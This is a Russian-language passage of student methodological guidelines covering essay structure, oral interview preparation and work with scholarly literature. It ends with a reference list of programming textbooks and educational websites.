После титульного листа помещают **оглавление**, в котором приводятся все заголовки работы и указываются страницы, с которых они начинаются. Заголовки оглавления должны точно повторять заголовки в тексте. Сокращать их или давать в другой формулировке и последовательности нельзя.

Все заголовки начинаются с прописной буквы без точки на конце. Последнее слово каждого заголовка соединяют отточием / ..... / с соответствующим ему номером страницы в правом столбце оглавления.

Заголовки одинаковых ступеней рубрикации необходимо располагать друг под другом. Заголовки каждой последующей ступени смещают на три - пять знаков вправо по отношению к заголовкам предыдущей ступени.

**Введение.** Здесь обычно обосновывается актуальность выбранной темы, цель и содержание реферата, указывается объект / предмет / рассмотрения, приводится характеристика источников для написания работы и краткий обзор имеющейся по данной теме литературы. Актуальность предполагает оценку своевременности и социальной значимости выбранной темы, обзор литературы по теме отражает знакомство автора реферата с имеющимися источниками, умение их систематизировать, критически рассматривать, выделять существенное, определять главное.

**Основная часть.** Содержание глав этой части должно точно соответствовать теме работы и полностью ее раскрывать. Эти главы должны показать умение исследователя сжато, логично и аргументировано излагать материал, обобщать, анализировать, делать логические выводы.

**Заключительная часть.** Предполагает последовательное, логически стройное изложение обобщенных выводов по рассматриваемой теме.

**Библиографический список использованной литературы** составляет одну из

частей работы, отражающей самостоятельную творческую работу автора, позволяет судить о степени фундаментальности данного реферата.

В работах используются следующие способы построения библиографических списков: по алфавиту фамилий, авторов или заглавий; по тематике; по видам изданий; по характеру содержания; списки смешанного построения. Литература в списке указывается в алфавитном порядке / более распространенный вариант - фамилии авторов в алфавитном порядке /, после указания фамилии и инициалов автора указывается название литературного источника, место издания / пишется сокращенно, например, Москва - М., Санкт - Петербург - СПб ит.д. /, название издательства / например, Мир /, год издания / например, 1996 /, можно указать страницы / например, с. 54-67 /. **Страницы можно указывать прямо в тексте**, после указания номера, под которым литературный источник находится в списке литературы /например, 7 / номер лит. источника/, с. 67- 89 /. Номер литературного источника указывается после каждого нового отрывка текста из другого литературного источника.

В **приложении** помещают вспомогательные или дополнительные материалы, которые загромождают текст основной части работы / таблицы, карты, графики, неопубликованные документы, переписка и т.д. /. Каждое приложение должно начинаться с нового листа / страницы / с указанием в правом верхнем углу слова " Приложение" и иметь тематический заголовок. При наличии в работе более одного приложения они нумеруются арабскими цифрами / без знака " № " /, например, " Приложение 1". Нумерация страниц, на которых даются приложения, должна быть сквозной и продолжать общую нумерацию страниц основного текста. Связь основного текста с приложениями осуществляется через ссылки, которые употребляются со словом " смотри " / оно обычно сокращается и заключается вместе с шифром в круглые скобки - (см. прил. 1) /.

## **2. Методические рекомендации по проведению собеседования.**

**Собеседование** - наиболее распространенный метод контроля знаний учащихся, вариант текущей проверки, процессе которого преподаватель получает широкие возможности для изучения индивидуальных возможностей усвоения учащимися учебного материала.

При подготовке к собеседованию студент должен:

1. Предварительно повторить теоретический материал темы (тем) по которой проводится устный опрос.
2. Ознакомиться с заданием, уяснить его фабулу и поставленные вопросы.
3. Продумать логику и последовательность изложения материала. Ответы на поставленные вопросы должны быть аргументированными.

## **3. Методические рекомендации по работе с научной литературой.**

Этапы работы с научной литературой:

Поиск источников: Используйте академические базы данных для поиска рецензируемых статей, монографий и диссертаций (eLibrary, КиберЛенинка, Google Scholar).

Оценка материала: Проанализируйте актуальность, авторитетность автора, издательство, аннотацию и оглавление перед глубоким чтением.

Анализ текста:

Изучите введение и выводы для понимания сути.

Выделите основные термины и аргументы автора.

Используйте методы активного чтения: конспектирование, систему подчеркиваний, метод «инсерт» (маркировка текста: «знаю», «новое», «противоречит», «есть вопрос»).

Фиксация результатов:

Составляйте библиографическое описание источника сразу.

Ведите рабочие записи (цитаты, аннотации, кластеры, сравнительные таблицы).

Систематизация: Объединяйте полученные данные по темам, выделяя общее и различное в подходах разных авторов.

Авторское редактирование: При написании обзора литературы избавляйтесь от лишней информации и терминологической путаницы.

## Список использованных источников

### Основная литература:

5. Агальцов, В. П. Математические методы в программировании: учебник / В. П. Агальцов. — 2-е изд., перераб. и доп. — Москва: ФОРУМ : ИНФРА-М, 2023. — 240 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0410-7. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/1896458> – Режим доступа: по подписке.
6. Емелина Е.И. Поддержка и тестирование программных модулей: учебник / Е.И. Емелина. — Москва: КНОРУС, 2024. — 272 с. — (Среднее профессиональное образование).
7. Спицина, И. А. Разработка информационных систем. Пользовательский интерфейс : учебное пособие для СПО / И. А. Спицина, К. А. Аксёнов ; под редакцией Л. Г. Доросинского. — 3-е изд. — Саратов, Екатеринбург : Профобразование, Уральский федеральный университет, 2024. — 98 с. — ISBN 978-5-4488-0768-8, 978-5-7996-2872-7. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/139604>
8. Толстых, С. Г. Объектно-ориентированное программирование с использованием C# : учебное пособие / С. Г. Толстых, И. Л. Коробова, Н. В. Майстренко. — Тамбов : Тамбовский государственный технический университет, ЭБС АСВ, 2023. — 80 с. — ISBN 978-5-8265-2615-6. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/141062>

### Дополнительная литература:

3. Колдаев, В. Д. Численные методы и программирование: учебное пособие / В.Д. Колдаев; под ред. Л.Г. Гагариной. — Москва: ФОРУМ : ИНФРА-М, 2025. — 336 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0779-5. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/2139606> – Режим доступа: по подписке.
4. Слабнов, В. Д. Численные методы и программирование: учебное пособие для СПО / В. Д. Слабнов. — 2-е изд., стер. — Санкт-Петербург: Лань, 2022. — 460 с. — ISBN 978-5-8114-9250-3. — Текст: электронный // Лань: электронно-библиотечная система. — URL: <https://e.lanbook.com/book/189402> — Режим доступа: для авториз. пользователей.

### Интернет-ресурсы:

36. <http://www.citforum.ru/> - Центр информационных технологий.
37. <http://www.5ballov.ru/> - Образовательный портал.
38. <http://www.fio.ru/> - Федерация Интернет – образования.
39. <http://tests.academy.ru/> - Тесты из области информационных технологий.
40. <http://www.codenet.ru/> - Все для программиста.
41. <http://public.tsu.ru/~wawlasov/start.htm> - В помощь учителю информатики.
42. <http://sciedu.city.ru/> - Наука и образование в России.